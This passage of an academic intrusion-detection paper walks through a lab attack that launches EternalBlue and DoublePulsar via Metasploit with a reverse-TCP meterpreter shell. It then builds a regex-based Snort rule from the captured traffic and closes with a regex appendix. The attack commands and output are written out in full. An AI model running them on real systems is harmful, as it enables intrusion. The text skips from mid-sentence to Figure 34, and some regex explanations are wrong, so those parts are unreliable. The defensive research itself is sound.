


Figure 21: Setting the path for EternalBlue and DoublePulsar.

If we take a look at the paths that we have set, within the deps folder we will find many dll and exe files that are used in order launch the attack. This exe files as well as the “*PROCESSINJECT*” option that we will use later on, are the reasons why we had to install the Wine Emulator at the beginning of the process.

Next, we are going to set the rest of the needed options. We will need to define the name of the process, which will be injected into the victim under the option of the *PROCESSINJECT*. Also we will have to set the target’s IP address and the target’s system architecture. Under the option *EXPLOIT TARGET*, we will have to define the operating system of the victim’s machine. Last but not least, we will have to set the *PAYLOAD* that will be used and the IP address of the attacker system in order to create the reverse shell, for gaining remote access to the victim’s side.




```
Applications ▾ Places ▾ Terminal ▾ Sun 14:58
root@Kali: ~
File Edit View Search Terminal Help
msf > use exploit/windows/smb/eternalblue_doublepulsar\r
msf exploit(eternalblue_doublepulsar) > set PROCESSINJECT explorer.exe\r
PROCESSINJECT => explorer.exe
msf exploit(eternalblue_doublepulsar) > set RHOST 192.168.2.101\r
RHOST => 192.168.2.101
msf exploit(eternalblue_doublepulsar) > set TARGETARCHITECTURE x86\r
TARGETARCHITECTURE => x86
msf exploit(eternalblue_doublepulsar) > show targets\r

Exploit targets:

  Id  Name
  --  ---
  0    Windows XP (all services pack) (x86) (x64)
  1    Windows Server 2003 SP0 (x86)
  2    Windows Server 2003 SP1/SP2 (x86)
  3    Windows Server 2003 (x64)
  4    Windows Vista (x86)
  5    Windows Vista (x64)
  6    Windows Server 2008 (x86)
  7    Windows Server 2008 R2 (x86) (x64)
  8    Windows 7 (all services pack) (x86) (x64)

msf exploit(eternalblue_doublepulsar) > set target 8\r
target => 8
msf exploit(eternalblue_doublepulsar) > set PAYLOAD windows/meterpreter/reverse_tcp\r
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > set LHOST 192.168.2.103\r
LHOST => 192.168.2.103
msf exploit(eternalblue_doublepulsar) >
```

Figure 22: Setting the rest of the parameters needed.



```
root@Kali: ~
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 192.168.2.103:4444
[*] 192.168.2.101:445 - Generating Eternalblue XML data
[*] 192.168.2.101:445 - Generating Doublepulsar XML data
[*] 192.168.2.101:445 - Generating payload DLL for Doublepulsar
[*] 192.168.2.101:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.2.101:445 - Launching Eternalblue...
[+] 192.168.2.101:445 - Pwned! Eternalblue success!
[*] 192.168.2.101:445 - Launching Doublepulsar...
[*] Sending stage (957999 bytes) to 192.168.2.101
[*] Meterpreter session 1 opened (192.168.2.103:4444 -> 192.168.2.101:49158) at
2018-01-21 15:04:10 -0500
[+] 192.168.2.101:445 - Remote code executed... 3... 2... 1...
```

Figure 23: Outcome of successful Exploit.

After we have set the needed parameters as shown on Figure 22, we are ready to exploit the target by typing on our Metasploit terminal exploit. Our terminal now displays the above shown on Figure 23

We can see the steps that performed with the Metasploit Framework and the settings we have done. First of all, XML data will be generated for both vulnerabilities. After that, Metasploit will create a DLL file that will be used as the DoublePulsar's payload. Finally Metasploit will launch both EternalBlue and DoublePulsar and it will notify us for the outcome of the exploitation. In our case, the exploitation was successful and we can perform the followings shown on Fig.24 in order to confirm it and we can, also, start the shell to access remotely our victim's machine.

```
meterpreter > getuid\r secmon1st
Server username: IE8Win7\IEUser
meterpreter > shell\r
Process 900 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Figure 24: Starting the shell to gain remote access.




Figure 25: Processes running on the Victim's side.

Now, if we take a look at the victim's process, we will encounter a well-known element. For displaying the process that are running on the victim's machine, we will need to open a command line, type PowerShell and next get-process. Our terminal will display an outcome like the one on Fig25. Within the processes that are running on the Windows 7 system, we can see a process under the name "explorer". This is the process we generated using the Metasploitable Framework when we set the option "INJECTPROCESS on the previous steps".

Once the attack was successful, we can check on the sniffing machine the outcomes of the Sguil, that was monitoring the interfaces the whole time. The alerts that were triggered during the process are the ones shown on the Fig26.




Figure 26: Alerts generated by the attack launched.

As we can see, there are several alerts related to the SMB protocol, however none of them provide us any further information about the alerts linked to the EternalBlue or DoublePulsar exploits. For that reason, we are going to search the PCAP file recorded by Wireshark in order to collect more information, identify the attack's pattern and construct our own Snort rule using RegEx,

Knowing that the EternalBlue and DoublePulsar are taking advantage of the SMB protocol, we are going to filter the PCAP file in order to examine it easier. After taking a careful look at the outcomes of the filtering, we notice that there is a suspicious repetition of malformed SMB packets. By examining the Reassembled TCP data on Fig.27, we can observe that there is a pattern that we can take advantage in order to write the Snort rule.




Figure 27: Apply SMB filter on Wireshark.

The first of these elements is a long sequence of 25 bytes, which includes the word SMB that will serve as our first content for the rule. Right after there is a sequence of bytes seen on every malformed SMB packet that can be useful

for detecting this certain behavior. Lastly, when it comes to the mutual elements of the malformed packets, we identify a third useful sequence of bytes for constructing the rule Fig28.




Figure 28: Elements used for assembling Snort rule.

There is a fourth pattern at the end of each packet, however it is not that clear as the rest of the patterns, in the sense that we have to figure out a way for using it efficiently. Here is where Regular Expressions can come in handy. Even though the content of the fourth element is not the same for all the malformed packets, we can use a Regular Expression that will search for a combination match that starts with upper-case and lower-case letters, digits from 0 to 9 and use a quantifier, since for each malformed packet the expression is repeated multiple times. On Fig.28 there is the sample of the elements that guided us to assemble this Snort rule.

The Regular Expression rule will be like:

$$/^([a-zA-Z0-9+/\]){500,}/R$$

^: Starts the match from the beginning of the string.

[]: Matches every element contained on the square brackets.

a-z: Matches every lower-case letter.

A-Z: Matches every upper-case letter.

0-9: Matches every digit.

+ and /: Matches with + or / symbol.

{500, } : Matches the pattern within the curly brackets 500 or more times.

/.../R: This is a Snort Regular Expression flag, which is equal of using the option distance:0

Having found the main elements of our rule we can now write it. Since, it is a “private” rule, we will have to contain the rule in the *local.rule* file found in the */etc/nsm/rules* directory. In order to edit the file, we will need to




Figure 34: Alerts triggered after modifying the Snort rule.

We can see on Figure 35 that the rule did not have as a result the same packets as before. In fact, it detects a TCP packet, which cannot help us understand clearly as previously, why the alert was triggered. This makes clear that the methodology that includes Regular Expressions optimizes IDPS rules and provides a more precise view of the incident and the origins of the attack.




Figure 35: Outcome in Wireshark without Regular Expressions on Snort rule

VII. CONCLUSION

IDPS is not a silver bullet as it needs appropriate tuning and configuration, or otherwise, there is the danger of producing a lot of false negative and false positive alerts. Apart from tuning and configuration, IDPS should be equipped with advanced techniques in order to enhance its performance and effectiveness without consuming an unbearable amount of network's resources. In the current implementation, we wanted to prove the positive aspects

that DPI along with RegExp offer when used effectively on IDPS. DPI is the highest of the Packet Inspection Levels and it is used when we need a detailed view of the network, as this technique provides information concerning all OSI layers. RegExp applied to IDPS gives an additional tool for making the detection rules more effective and precise, helping us understand in a timeless and effortless manner why the alert is triggered. This is a critical factor when the traffic is heavy and various alerts to need be examined.

Our implementation proved that DPI along with RegExp can be beneficial when used with IDPS. We came up with a case scenario where we chose to work with Snort and Wireshark for record and examine the network packets in detail, so that we could identify the malicious code. We selected the EternalBlue and DoublePulsar vulnerabilities for that purpose, which both can take advantage of the SMB protocol. The goal was to to launch an EternalBlue – DoublePulsar attack using Kali Linux to the Windows machine, and watch how the IDPS would respond with two different detection rules, with and without the use of RegExp.

The outcome was that by using DPI with RegExp, we could construct rules that are more precise than rules using exclusively exact match content. Another positive effect was that it reduced the amount of alerts only to ones concerning the incident. We were able to identify the elements related to the EternalBlue vulnerability and construct a decent and functional rule that was tested for its effectiveness. On a future expansion, we will present the results for the DoublePulsar vulnerability.

References

- [1] Ted Holland, SANS Institute, Understanding IPS and IDS: Using IPS and IDS together for Defense in Depth, February 23, 2004 [available at: <https://www.sans.org/reading-room/whitepapers/detection/understanding-ips-ids-ips-ids-defense-in-depth-1381>]
- [2] Guy Bruneau, SANS Institute, The History and Evolution of Intrusion Detection, 2001 [available at: <https://www.sans.org/reading-room/whitepapers/detection/history-evolution-intrusion-detection-344>]
- [3] Girish M. Wandhare, S. N. Gujar and V. M. Thakare, International Journal for Scientific Research & Development, A Survey on DPI Techniques for Regular Expression Detection in Network Intrusion Detection System, 2014
- [4] S.Prithi, S. Sumathi and C. Amuthavalli, International Journal of Electronics, Electrical and Computational System, A Survey on Intrusion Detection System using Deep Packet Inspection for Regular Expression Matching, January, 2017
- [5] A. Munoz, S. Sezer, D. Burns and G. Douglas, 2011 IEEE International Conference on Communications (ICC), An Approach for Unifying Rule Based Deep Packet Inspection, 2011
- [6] Yi Wang, International Journal of Security and Its Applications, Research on Network Intrusion Detection Method based on Regular Expression Matching, 2016 [available at: http://www.sersc.org/journals/IJSIA/vol10_no7_2016/16.pdf]
- [7] Karen Scarfone and Peter Mell, National Institute of Standard and Technology (NIST), Guide to Intrusion Detection and Prevention Systems (IDPS), February 2007 [available at: http://ws680.nist.gov/publication/get_pdf.cfm?pub_id=50951]
- [8] International Telecommunication Union (ITU), White Paper on Deep Packet Inspection [available at: <http://tec.gov.in/pdf/StudyPaper/White%20paper%20on%20DPI.pdf>]
- [9] Christopher Parsons, Surveillance Studies Centre, Deep Packet Inspection in Perspective: Tracing its lineage and surveillance potentials, January 10, 2008 [available at: http://www.sscqueens.org/sites/default/files/WP_Deep_Packet_Inspection_Parsons_Jan_2008.pdf]
- [10] Jeffrey Friedl, O'Reilly Media, Mastering Regular Expressions 3rd Edition, June, 2009
- [11] Chengcheng Xu et al. , A Survey on Regular Expression Matching for Deep Packet Inspection: Applications, Algorithms, and Hardware Platforms, IEEE COMMUNICATIONS SURVEYS & TUTORIALS, VOL. 18, NO. 4, FOURTH QUARTER 2016
- [12] Pawan Kumar, Virendra Singh , Efficient Regular Expression Pattern Matching for Network Intrusion Detection Systems using Modified Word-based Automata, October 25-27, 2012, Jaipur, Rajasthan, India, 2012 ACM 978-1-4503-1668-2/12/10
- [13] S.Prithi, S.Sumathi, C.Amuthavalli, Survey on Intrusion Detection System using Deep Packet Inspection for Regular Expression Matching, International Journal of Electronics, Electrical and Computational System IJEECS ISSN 2348-117X Volume 6, Issue 1 January 2017
- [14] Doug Burks, Security Onion Wiki, February 18, 2017 [available at: <https://github.com/Security-Onion-Solutions/security-onion/wiki>]
- [15] The Snort Project, SNORT Users Manual 2.9.11, August 31, 2017 [available at: https://s3.amazonaws.com/snort-org-site/production/document_files/000/000/129/original/snort_manual.pdf]
- [16] Bamm Visscher, Sguil: The Analyst Console for Network Security Monitoring [available at: <https://bammv.github.io/sguil/index.html>]
- [17] Sguil FAQ [available at: http://nsmwiki.org/Sguil_FAQ]
- [18] Ulf Lamping, Richard Sharpe and Ed Warnicke, Wireshark User's Guide for Wireshark 2.5 [available at: <https://www.wireshark.org/download/docs/user-guide.pdf>]
- [19] Metasploit Framework User Guide Version 3.1 [available at: http://cs.uccs.edu/~cs591/metasploit/users_guide3_1.pdf]
- [20] Gordon "Fyodor" Lyon, The Nmap Project, Documentation and Nmap Reference Guide [available at: <https://nmap.org/docs.html>]

- [21] Wine FAQ and Documentation [available at: https://wiki.winehq.org/FAQ#Who_is_responsible_for_Wine.3F
<https://www.winehq.org/documentation>]
- [22] Symantec, Backdoor.Doublepulsar Technical Details, April 21, 2017 [available at:
https://www.symantec.com/security_response/writeup.jsp?docid=2017-042122-0603-99&tabid=2]
- [23] Nadav Grossman, Check Point Research, EternalBlue – Everything There Is To Know, September 29, 2017 [available at:
<https://research.checkpoint.com/eternalblue-everything-know/>]
- [24] Microsoft Support, How to detect, enable and disable SMBv1, SNBv2, and SMBv3 in Windows and Windows Server [available at:
<https://support.microsoft.com/en-us/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and>]
- [25] ElevenPaths, Eternalblue-Doublepulsar-Metasploit [available at: <https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit>]

APENDIX A

CHARACTERS

Character	Description	Example – Sample Match
\d	Using this regular expression character will have as a result to display all the digit characters.	If we have a file with names and phone numbers, using this character will give us back only the phone numbers without the corresponding names.
\D	This character expression will give us back all the characters that are not digits.	Continuing from our previous example, this time if we use this notation, we get the list of the names within the file without their phone numbers.
\w	Using this expression will have as a result to get back all the word characters, which include ASCII characters, digits and underscores. This pattern is not convenient if we need to search for non ASCII characters, such as ë or ñ.	If we use the \w pattern to the phrase: “Good mornig, Amélie” we will get back every single character except from the comma (which is not a word character) and the é (which is not an ASCII character). Also, the spaces between the words will, be considered a mismatch for this expression.
\W	This expression will display for us all the characters that do not belong to the category of word characters.	Continuing from the previous example, this time, using the \W expression, we will have a match with comma, é and the spaces within the phrase.
\s	Using this expression will have as a result to get back all the whitespace characters, in other words, the spaces, tabs or line breaks.	
\S	This notation will match every single character that is not a whitespace character.	
[^]	The square brackets that contain this specific symbol at the beginning indicate that will match any pattern that is not included within them. As a whole these specific symbols are called negated set.	For example, if we are using the Regular Expression “[^abct]”, will have as a result to match words such as “hello” that do not contain the letters within the square brackets and after the caret symbol. A mismatch for this Regular Expression will be a word such as “bat” that contains all the letters that are within the negated set.
.	The full stop symbol will match each and every character.	For example if we have the Regular Expression “.a”, it will match each and every pattern that contains an “a” letter.

Anchors: In the Regular Expression syntax, anchors are special characters that help us indicate the position within a string. In other words, when they are used they define the position of the matching.

Character	Description	Example – Sample Match
^	When used it will match the beginning of a string or a line. We have to point out that ^ and [^] is not the same expression, since when it is met within brackets is equal to a “not” expression.	We are using the sample match ^a, which searches for strings that begin with the “a” letter. The string that contains the phrase “apples are red” is a perfect match for this sample match, but not the string that contains the phrase: “bananas are yellow”.

\$	The dollar symbol, in contrast with the previous one, will match the end of a string or a line.	This time, we will use the match sample <code>ow\$</code> that will match every string or line that ends in "ow". Taking the strings used in the previous example, "bananas are yellow" will be a match this time for the pattern we used.
\b	This expression is known as word boundary. It is used for matching word that have a boundary position.	Let's suppose that we want to search in a list of words for the lines that contain words that end in "ow". We will use the match sample <code>ow\b</code> . After the search finishes, we will have as an output words like "yellow", "low" or "shadow" and work as boundaries between other words.
\B	This expression will match all the characters except from the ones that work us boundaries.	We are using the <code>h\B</code> match sample this time. If we apply this search pattern on the phrase "He tries to match his hat with the watch" the words that are a match are "his", "hat" and "the". "watch" is not a match since it is a boundary word and "He", as well, because it starts with a capital letter

Quantifiers: are expressions that help us to search for a pattern that appears a specific number of times.

Character	Description	Example – Sample Match
*	This symbol must not be mistaken as a wildcard. In the Regular Expressions Syntax "*" matches zero one or more times the pattern that exists before it.	
+	Matches one or more times the character that it us after it. It has to be pointed out that there is a small difference between "+" and "*", since the first matches the pattern that is located before it one or more times, whereas the second one matches it if appears zero or more times.	
?	It will match the exactly one character that is located before it. This character is optional and there is no need for a match.	For instance, if we have the sample match "travel?ling", it will have as a result to match both the words "traveling" and "travelling".
?	With a different use this symbol has another outcome. Usually, the symbols belonging on the quantifiers will try to match a pattern as many times as possible. In this case, this symbol, known as lazy quantifier, will match a pattern as few times as possible.	For example, if we have the Regular Expression "a\w+?" will match any word that contains the "a" letter and afterward follows one more ASCII character. The outcome of the above will match words such as "alter", "calculus" etc, but it will ignore words such as "a" because it is a sole letter and nothing follows, or the word "America", since the Regular Expression is case sensitive and the second "a" in the word is the last letter followed by nothing.
